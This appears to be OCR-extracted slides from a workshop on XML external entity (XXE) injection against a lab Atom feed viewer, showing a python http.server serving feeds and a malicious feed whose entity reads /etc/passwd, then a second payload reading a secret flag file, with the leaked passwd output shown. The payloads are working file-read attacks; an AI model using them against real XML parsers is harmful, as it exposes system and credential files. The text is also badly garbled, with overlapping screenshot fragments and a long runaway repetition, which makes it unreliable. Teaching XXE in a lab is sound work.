



Simple Atom Viewer

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i xxe-workshop.gosec.co:8021/preview

Simple Atom Viewer

Home

News

The /r/netsec Monthly Discussion Thread - June 2019

Overview

Questions regarding netsec and discussion related directly to netsec are welcome here.

Rules & Guidelines

- Always maintain civil discourse. Be awesome to one another moderator intervention will occur if necessary.
- · Avoid NSFW content unless absolutely necessary. If used, mark it as being NSFW. If left unmarked, the comment will
- If linking to classified content, mark it as such. If left unmarked, the comment will be removed entirely.
- Avoid use of memes. If you have something to say, say it with real words.
- All discussions and questions should directly relate to netsec.
- No tech support is to be requested or provided on /r/netsec.

As always, the content & discussion guidelines should also be observed on /r/netsec.

Feedback

Feedback and suggestions are welcome, but don't post it here. Please send it to the moderator inbox.

submitted by /u/AutoModerator [link] [comments]


Running an HTTP server


\$ python -m http.server 8888 (pick a port that is unused)

```
💢 jupyter
```

```
jovyan@jupyterlab-workshop:~/labs$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
165.227.128.70 - - [06/Jun/2019 20:08:11] "GET /atom_feed.xml HTTP/1.1" 200 -
165.227.128.70 - - [06/Jun/2019 20:08:15] "GET /atom_feed.xml HTTP/1.1" 200 -
```

Normal XML file





News

Hello

Hello World!

Malicious XML file

URL: http://shell-workshop.gosec.co:8000/atom_feed.xml

```
    Jupyter atom_feed.xml

✓ a few seconds ago

        Edit
              View
                      Language
 1 <?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE data [</pre>
   <!ENTITY xxe SYSTEM "/etc/passwd">
    ]>
 4
    <feed>
        <title>test</title>
        <description>test</description>
 9
        <entry>
          <title>Hello</title>
10
          <link href="http://example.com"></link>
11
          <content>&xxe;</content>
12
13
        </entry>
14
    </feed>
15
```

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News


Hello

root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/pi:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdomail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin uoperator:x:11:0:operator:/root:/bin/sh man:x:13:15:man:/usr/man:/sbin/nologin postmaster:x:cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin sshd:x:22/cron/atjobs:/sbin/nologin squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X F

News

Hello

root:x:0:0:root:/foot:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin./sbin/lp:x:4:7:lp://var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutchers as 6.0 ch. the mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/usr/lib/ne http://xxe-workshop.gosec.co:8021/ X operator:x:11:0:operator:/root:/bin/sh man:x:13:15:man:/usr/man:/sbin/nologin/cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/cron/atjobs:/sbin/nologin squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin/con:/sbin/nologin/con/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/nologin/cron/spin/



view-source:http://xxe-workshop.gosec.co:8021/preview# 40 <div class="container"> 41 <div class="container"> 42 <div class="hero-unit"> 43 <h1>News</h1> 44 45 <div> 46 <h2>Hello </h2> <bloom>root:x:0:0:root:/root:/bin/ash 48 bin:x:1:1:bin:/bin:/sbin/nologin 49 daemon:x:2:2:daemon:/sbin:/sbin/nologin 50 adm:x:3:4:adm:/var/adm:/sbin/nologin 51 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin 52 sync:x:5:0:sync:/sbin:/bin/sync 53 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown 54 halt:x:7:0:halt:/sbin:/sbin/halt 55 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin 56 news:x:9:13:news:/usr/lib/news:/sbin/nologin 57 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin 58 operator:x:11:0:operator:/root:/bin/sh 59 man:x:13:15:man:/usr/man:/sbin/nologin 60 postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin 61 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin 62 ftp:x:21:21::/var/lib/ftp:/sbin/nologin 63 sshd:x:22:22:sshd:/dev/null:/sbin/nologin 64 at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin

Directory listing

Jupyter atom_feed.xml
 a few seconds ago

```
Edit
                      Language
 File
               View
 1 <?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE data [</pre>
    <!ENTITY xxe SYSTEM "file:///secret">
   1>
 4
   <feed>
 5
        <title>test</title>
                                                   http://xxe-workshop.gosec.co:8021/
        <description>test</description>
 8
                                                            G
                                                                                i view-source:http://xxe-workshop.gosec.co:8021/preview#
 9
        <entry>
          <title>Hello</title>
10
                                                                 </div>
          <link href="http://example.com"></link>
                                                                 <!--/.nav-collapse -->
11
                                                            </div>
12
          <content>&xxe;</content>
                                                     37 </div>
        </entry>
13
14
15
    </feed>
                                                     40 <div class="container">
                                                             <div class="container">
                                                     42
                                                             <div class="hero-unit">
                                                     43
                                                                 <h1>News</h1>
                                                     44
                                                                 <div>
                                                                     <h2><a target=" blank" href="http://example.com">Hello</a> </h2>
                                                     46
                                                                     <bloom>de>flag.txt
                                                     48 </bloquote>
                                                                 </div>
                                                            </div>
                                                     51 </div>
```

